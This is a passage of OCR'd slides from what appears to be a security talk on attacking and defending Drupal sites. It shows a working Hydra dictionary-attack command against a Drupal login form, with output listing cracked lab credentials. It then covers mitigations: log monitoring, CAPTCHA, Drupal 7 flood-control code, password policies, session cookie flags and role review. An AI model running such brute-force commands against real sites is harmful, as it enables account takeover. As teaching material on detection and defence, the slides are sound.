"form_build_id" | cut -d "\"" -f 6)


# /usr/bin/hydra -L usernames.txt -P pwds.txt
$site http-form-post
/?q=user/:name=^USER^&pass=^PASS^&form_id=use
r_login&form_build_id="$id":Sorry"
```

dictionary attacks with Hydra – Drupal 6

```
root@kali: ~
root@kali:~# site=attacking.drupal.org
root@kali:~# id=$(curl -s http://attacking.drupal.org/d6/user/ | grep "form_build_id" | cut -d "\"" -f 6)
root@kali:~# /usr/bin/hydra -L usernames.txt -P pwds.txt $site http-form-post "/d6/?q=user/:name=^USER^&pass=^PASS^
&form_id=user_login&form_build_id="$id":Sorry"
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-01-06 08:51:52
[DATA] 16 tasks, 1 server, 400 login tries (l:20/p:20), ~25 tries per task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 192.168.195.114   login: admin   password: admin
[80][www-form] host: 192.168.195.114   login: test   password: testuser123
[80][www-form] host: 192.168.195.114   login: jalapeno   password: jal0p3n0
[80][www-form] host: 192.168.195.114   login: hamburgler   password: hamburgerz
[80][www-form] host: 192.168.195.114   login: frog   password: fliesrg00d
[80][www-form] host: 192.168.195.114   login: r00t   password: @*H*F#Hb84hf802hf&()3wuinbf10h83t4h83
[80][www-form] host: 192.168.195.114   login: pc   password: iSecretlyLoveMacs
[80][www-form] host: 192.168.195.114   login: mac   password: m@csrul3!
[80][www-form] host: 192.168.195.114   login: ubuntu   password: !L1nu*15th3b35t!
[80][www-form] host: 192.168.195.114   login: manager   password: changeme1
[80][www-form] host: 192.168.195.114   login: othermanager   password: Ch@ngeme!
[80][www-form] host: 192.168.195.114   login: qatester   password: company1234
[80][www-form] host: 192.168.195.114   login: monkey   password: munk3ybidnesss
[80][www-form] host: 192.168.195.114   login: skiddie   password: Das00p3r31337p@ssWOrd;;--##
[80][www-form] host: 192.168.195.114   login: spam   password: blahblah789
[80][www-form] host: 192.168.195.114   login: newuser   password: n00b
[80][www-form] host: 192.168.195.114   login: confused   password: a
[80][www-form] host: 192.168.195.114   login: taco   password: tacos-N-burritos
[80][www-form] host: 192.168.195.114   login: ninja   password: zz)@&$hf84hg39H*FH38h--291H!*&@YR#%Nhfh9439763
1 of 1 target successfully completed, 19 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-01-06 08:52:17
root@kali:~#
```

dictionary attacks with Hydra – Drupal 7



demonstration

User Enumeration and Dictionary Attack Scripts


https://github.com/gfoss/attacking-drupal

demo


user enumeration (partial) mitigations

- Replace the default forgot password and failed logon attempt messages
- Do not display authors of articles, if possible
- Limit permissions of anonymous / basic users to view user profiles: https://drupal.org/node/849602
- Log and alert on attempts to scrape user account information
  - Not just server logs!
  - Watchdog or Drupal syslog should be captured and stored remotely


user enumeration – watchdog logs



dictionary attack - web server logs




dictionary attack – watchdog logs




LogRhythm

dictionary attack mitigations - CAPTCHA



CAPTCHA – security precautions

- configure CAPTCHA securely




Drupal 7 – built-in brute-force protection

- modules/user/user.module – line 2183

```
function user_login_final_validate($form, &$form_state) {
  if (empty($form_state['uid'])) {
    // Always register an IP-based failed login event.
    flood_register_event('failed_login_attempt_ip',
variable_get('user_failed_login_ip_window', 3600));
    // Register a per-user failed login event.
    if (isset($form_state['flood_control_user_identifier'])) {
      flood_register_event('failed_login_attempt_user',
variable_get('user_failed_login_user_window', 21600),
$form_state['flood_control_user_identifier']);
    }

    if (isset($form_state['flood_control_triggered'])) {
      if ($form_state['flood_control_triggered'] == 'user') {
        form_set_error('name',
format_plural(variable_get('user_failed_login_user_limit', 5), 'Sorry, there has
been more than one failed login attempt for this account. It is temporarily blocked. Try
again later or <a href="@url">request a new password</a>.', 'Sorry, there have been more
than @count failed login attempts for this account. It is temporarily blocked. Try again
later or <a href="@url">request a new password</a>.', array('@url' =>
url('user/password'))));
      }
      else {
        // We did not find a uid, so the limit is IP-based.
        form_set_error('name', t('Sorry, too many failed login attempts from your IP
address. This IP address is temporarily blocked. Try again later or <a
href="@url">request a new password</a>.', array('@url' => url('user/password'))));
      }
```


enforce strong passwords

- https://drupal.org/project/password_policy
- https://drupal.org/project/zxcvbn



other brute force protections

- Limit number of invalid login attempts and block attacker IP addresses
  - https://drupal.org/project/login_security



- LDAP Integration
- Single Sign On (SSO)
- Multifactor Authentication: https://drupal.org/project/tfa

session handling

- Drupal 6

Name	SESS89d24bb5c1c5825cfff2757b60c75fb3
Value	54dkpfh2mf9mh8d8qca6ic3sn6
Host	.attacking.drupal.org
Path	/
Expires	Thu, 23 Jan 2014 01:07:18 GMT
Secure	No
HttpOnly	No

- Drupal 7

Name	SESS476df9d3b384038003fcbe0b6b6ae1ec
Value	hg36NxMEl9ASZtG3K3erMXJ70gh7vv2kYyHKuYw7zno
Host	.attacking.drupal.org
Path	/
Expires	Thu, 23 Jan 2014 01:06:25 GMT
Secure	No
HttpOnly	Yes

Enable SSL

authorization

- User permissions properly implemented?
  - administration => people => permissions
  - Trust but Verify
- Create new roles as necessary
  - Drupal 6 – defaults to 2 roles (anonymous & authenticated)
  - Drupal 7 – defaults to 3 roles (anonymous, authenticated, & admin)
- Test the app using all user roles, verify their permissions and search for security weakness

content creation & comments

